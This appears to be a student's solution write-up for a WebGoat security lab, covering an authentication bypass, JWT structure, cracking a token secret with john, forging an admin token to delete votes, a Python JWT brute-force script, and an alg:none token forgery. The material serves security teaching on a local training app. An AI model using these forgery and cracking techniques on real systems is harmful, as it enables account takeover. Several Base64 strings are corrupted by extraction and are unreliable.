



## **SBD Laboratory Two - Solutions**

Thomas Gingele

2023-10-09

## Task 1

Intercepted request:

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */ *
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 84
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=7UAjP5LPBz1TN8T-wzcu1pZDAJSKTguUiX6pbW6m
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 secQuestion0=a&secQuestion1=b&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
  userId=12309746
```

**Assumption:** Removing the `secQuestion0` and `secQuestion1` parameters from the request body will circumvent authentication.

**Result:** Assumption incorrect. Removing the two parameters fails to complete the task.

The task can be solved by changing the parameters `secQuestion0` and `secQuestion1` to `secQuestion2` and `secQuestion3` respectively.

## Task 2

This task does not require an answer.

## Task 3

A **JWT Token** is a digitally signed JSON object used to securely transfer information between parties. While *signed* tokens can be used to verify the identity of someone, *encrypted* tokens can be used to provide confidentiality in a conversation.

JWT Tokens are designed for the following two use cases:

- **Authorization:** When a user logs in, they get a JWT Token as a response. This token is valid for a certain amount of time and can be send in an HTTP/S request to authenticate instead of using the provided credentials. Single sign on also makes use of these Tokens.
- **Information Exchange:** JWT Tokens are signed taking both the header and payload into account, with ensures that nothing has been tampered with.

## Task 4

A JWT token is made up of a header, payload, and signature for varification. All data that is part of one of these tokens is written with JSON and encoded with Bas64. The three strings that result from this are then appended together, separated by dots.

```
1 Header.Payload.Signature
```

### Header

The header consists of the type of the token, which is always **JWT**. It has one more field to sepcify the signing algorithm that wsa used for it.

```
1 {  
2   "alg": "RSA",  
3   "typ": "JWT"  
4 }
```

The above example would encode to the following Base64 string:

```
1 eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QiOiJQ==
```

### Payload

The payload itself is made up of three individual parts:

- **Registered Claims:** Recommended section to provide claims about issuer (**iss**), expiration time (**exp**), subject (**sub**), audience (**aud**) and more.
- **Public Claims:** These claims can be set freely.
- **Private Claims:** Custom claims that are to be shared between the involved parties and are neither registered claims nor public claims.

This could be, what such a payload looks like:

```
1 {
2     "iss":"me",
3     "name":"Tomtom",
4     "admin":"false"
5 }
```

This string encodes to:

```
1 eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1pbI6ImZhbHNlIn0=
```

**Signature**

The signature is created using the Base64 encoded header, payload and a secret. Each field will be appended

```
1 Header : eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QiPQ==
2 Payload : eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1pbSI6ImZhbHNlIn0=
3 Secret : 6162636465666768696a6b6c6d6e6f70
```

The tool `openssl` can be used to create this signature: Note that the padding of the Base64-encoded strings is removed.

```
1 echo -n 'eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1
2 QifQ.eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210
3 b20iLCJhZG1pbIi6ImZhbHNlIn0' | openssl dgst -sha256 -mac HMAC -macopt
    hexkey:"6162636465666768696a6b6c6d6e6f70" -binary | base64
```


Based on this result, the full token can be assembled:

```
1 eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QiQ.eyJp
2 c3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1
3 pbiI6ImZhbnHNlIn0.qCkiyFoduhMTS9sfjnnbFf
4 OdCAHEMjnvzqEpEZEqkg
```

## Task 5

The token is transmitted as three separate Base64-encoded strings connected together by dots. Additionally, since it is send using the `Authorization` header, it will be prepended with the string `Bearer` to let the server know about the authorization scheme that is being used.

```
1 Authorization: Bearer <token>
```


**Task 6****Figure 1:** JWT Token Generation**Task 7**

The token can be decoded with many different tools. The following method was chosen for this example:

```
1 echo "eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0
2 aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTtiSICJ
3 ST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiID
4 ogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogI
5 CJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIg
6 OiAiOWJjOTJhNDQtMGlxYS00YzVlLWJlNzAtZGE
7 1MjA3NWl5YTg0IiwNCiAgInNjb3BlIiA6IFsgIn
8 JLYWQiLCAiID3JpdGUiIF0sDQogICJlc2VyX25hb
9 WUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDS
10 ntJQyHPpJ2mZAbnWRfel99iI" | tr '.' '\n' | base64 -d
```

The username is “user”. The client ID is “my-client-with-secret”.



**Figure 4:** Vote Fraud Step 3

4. Then, brute force the secret with `john`

```
1 echo "<token>" > jwt.txt
2
3 john --wordlist=<...>/rockyou.txt --format=HMAC-SHA512 jwt.txt
```

5. The token secret is `victory`. Using this, a new token can be created. Set the `admin` field to `true` and the `user` field to `Admin`.

```

eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MD
U5MTMsImFkbWluljoidHJ1ZSI6InVzZXIiOiJBZ
G1pbiJ9.fgks_jDwsbx0vs1_WaYE_PNafuJiH2x
1DErgv4HUKrPR0qKMsDHZC015BegYtHvQe2jlCv
H0XU1wKXvQYgn-9A

```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS512"
}
```

PAYLOAD: DATA

```
{
  "iat": 1698405913,
  "admin": "true",
  "user": "Admin"
}
```

VERIFY SIGNATURE

```

HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  victory
) ☐ secret base64 encoded

```

Figure 5: Vote Fraud Step 5

- Intercept the request that is sent out when pressing the gargabe bin button next to the user switch button. This will send a POST request to delete all votes. Then, replace the cookie `access_token` with the new admin-token that has just been created. Sending this modified request should result in all votes being removed.

**Request**

```

1 POST /WebGoat/JWT/votings HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/WebGoat/start.mvc
12 Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MDU5MTMsImFkbWluljoidHJ1ZSI6InVzZXIiOiJBZG1pbiJ9.fgks_jDw
sbx0vs1_WaYE_PNafuJiH2x1DErgv4HUKrPR0qKMsDHZC015BegYtHvQe2jlCvH0XU1wKXvQYgn-9A; JSESSIONID=
Um0oh5LrL71gGan3G21svyEnx0_0a4FBRXAUXvLV
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Content-Length: 0
17
18

```

**Response**

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 17 Oct 2023 11:36:47 GMT
8
9 {
10   "lessonCompleted": true,
11   "feedback": "Congratulations. You have successfully completed the assignment.",
12   "output": null,
13   "assignment": "JWTVotesEndpoint",
14   "attemptWasMade": true
15 }

```

Figure 6: Vote Fraud Step 6

## Task 9

A JW-Token can be validated by calculating the expected signature and comparing it to the actual signature attached to the token.

Multiple different signing algorithms can be used for this, with one example being [HS512](#).

The signature is then calculated by appending the Base64-encoded header and payload of the token



and signing it together with a secret key.

```
1 Signature = HS512(  
2     base64(header) + "." + base64(payload),  
3     secret  
4 )
```

## Task 10

The first snippet throws an `InvalidTokenException`, as the string passed to the `parseClaimsJws()` method cannot be a full token, but only the claims.

The second snippet will work as intended and deny the action while logging the error message “*You are not an admin user*”. This is because the class will not accept the `alg: none` setting.

Documentation for these methods was obtained here:

<http://javadocx.com/io.jsonwebtoken/jjwt/0.4/io/jsonwebtoken/JwtParser.html>

## Task 11

The most conventional method to bruteforce a JW-Token would be `john`:

```
1 john --wordlist=<wordlist> --format=<algorithm> jwt.txt
```

For the specific task, the command would look like this:

```
1 john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256  
   jwt.txt
```

The script can also be found here: `jwt_bruteforcer` - Github

```
1 # Copyright 2023 Thomas Gingele https://github.com/B1TC0R3  
2  
3 from Crypto.Hash import HMAC, SHA256, SHA512  
4 from base64 import b64encode, b64decode  
5 import argparse  
6  
7  
8 def get_args() -> argparse.Namespace:  
9     parser = argparse.ArgumentParser(  
10         prog="JWT Brute Force Script",  
11         epilog="Copyright 2023 Thomas Gingele https://github.com/  
12             B1TC0R3"  
13     )  
14     algorithm_group = parser.add_mutually_exclusive_group()
```

```
15
16     parser.add_argument(
17         "-t",
18         "--token",
19         help="the input file containing the JW-Token",
20         required=True
21     )
22
23     parser.add_argument(
24         "-w",
25         "--wordlist",
26         help="a wordlist to attack the JW-Token",
27         required=True
28     )
29
30     algorithm_group.add_argument(
31         "--hs256",
32         action="store_true",
33         help="use HMAC-SHA256 algorithm (default)",
34         required=False
35     )
36
37     algorithm_group.add_argument(
38         "--hs512",
39         action="store_true",
40         help="use HMAC-SHA512 algorithm",
41         required=False
42     )
43
44     args = parser.parse_args()
45     return args
46
47
48 def dissect_jwt(token) -> tuple[str, str, str]:
49     token_fields = token.split('.')
50
51     if len(token_fields) != 3:
52         raise Exception("Invalid JWT Format")
53
54     header    = token_fields[0]
55     payload   = token_fields[1]
56     signature = token_fields[2]
57
58     return (header, payload, signature)
59
60
61 def get_digest_modifier(args):
62     if args.hs512:
63         return SHA512
64     else:
65         return SHA256
```

```
66
67
68 def jwt_format(signature) -> str:
69     return signature.decode()\
70         .replace("+", "-")\
71         .replace("/", "_")\
72         .replace("=", "")
73
74
75 def main():
76     token = None
77
78     args = get_args()
79
80     with open(args.token, 'r') as token_file:
81         token = token_file.read().strip()
82
83     (header, payload, signature) = dissect_jwt(token)
84     digestmod = get_digest_modifier(args)
85
86     public_signature_component = f"{header}.{payload}"
87
88     with open(args.wordlist, 'r') as wordlist:
89         while key := wordlist.readline().strip():
90             algorithm = HMAC.new(
91                 key.encode(),
92                 public_signature_component.encode(),
93                 digestmod=digestmod
94             )
95
96             guessed_signature = jwt_format(
97                 b64encode(
98                     algorithm.digest()
99                 )
100             )
101
102             if (signature == guessed_signature):
103                 print(f"KEY :: {key}")
104                 break;
105
106
107 if __name__ == "__main__":
108     main()
```

## Task 12

An access token is used to make API calls to a server or perform similar actions that require authentication. Once this token expires, a refresh token can be used to ask the server for a new access token.

Since refresh tokens have a much longer lifespan than access tokens, they remove the need for a user to enter their credentials too often.

### Task 13

Refresh tokens allow for access tokens with very limited lifetime, which means that even if an attacker gets to control one of them, they will expire after a few minutes. For this reason, refresh tokens need to be much better secured than the access tokens.

It is also rather important to keep track of what refresh token belongs to what access token, as this can otherwise be abused by an adversary to use a compromised, low privilege refresh token to request a high privilege access token.

Another problem is the storage location of the refresh token. Since it has to be stored in the same location as the access token, compromising the later often also means gaining control over the other.

Refresh tokens should be stored in a hashed form if they are used for validation.

### Task 14

- Article : JWT Refresh Manipulation - [emtunc.org](https://emtunc.org)

The blog describes a vulnerability through which it became possible to request a new access token of a different user. Requirements were access to an expired token of this target user and *any* valid refresh token.

Since the server did not check whether the refresh token and access token belonged to the same user, requesting a refresh of the expired access token of the target user with the refresh token of the attacking user would grant the attacker an access token for the target user.

Remediation is especially complicated in this case, since blacklisting or revoking a refresh token would not prevent the attacker from performing the same attack from another newly created account.

Remediation is especially complicated in this case, since blacklisting or revoking a refresh token would not prevent the attacker from performing the same attack from another newly created account.

### Task 15

Visit <http://localhost:8080/WebGoat/images/logs.txt> and extract the old token.

```
1 eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMz
2 E0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRTaW4iOi
```


```
3 iJmYWxzZSIsInVzZXIiOiJUb20iQ.DCoaq9zQk  
4 yDH25EcVWKcdbYVfUL4c9D4jRvsq0qvi9iAd4Qu  
5 qmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
```

Use any Base64 de-/encoder to change the token algorithm to “none”. Base64 padding has been added to the original strings to make editing the text easier.



**Figure 7:** Remove signing algorithm

Increase the expiration date to some point in the future. Base64 padding has been added to the original strings to make editing the text easier.



**Figure 8:** Increase expiration date of the JW-Token

Insert the token into the original requests `Authorization` header. After submitting the request, the task should be complete.

```
1 POST /WebGoat/JWT/refresh/checkout HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json; charset=UTF-8
8 Authorization: Bearer eyJhbGciOiJIU251In0,eyJpYXQiOiE1MjYxMzE0MTESImV4cCI6MTcwMDAwMDAwMCwiYWVwRtaW4iOiJmYWxzZSI6InVzZXIiOiJUb20ifQ
9 X-Requested-With: XMLHttpRequest
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=U1-QpiZT4TxXB_K1PC5f2uteWuQJilBJ2jx6YjS7
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Content-Length: 0
18
19
```

New token header

New token payload

Signature removed

**Figure 9:** Update the original request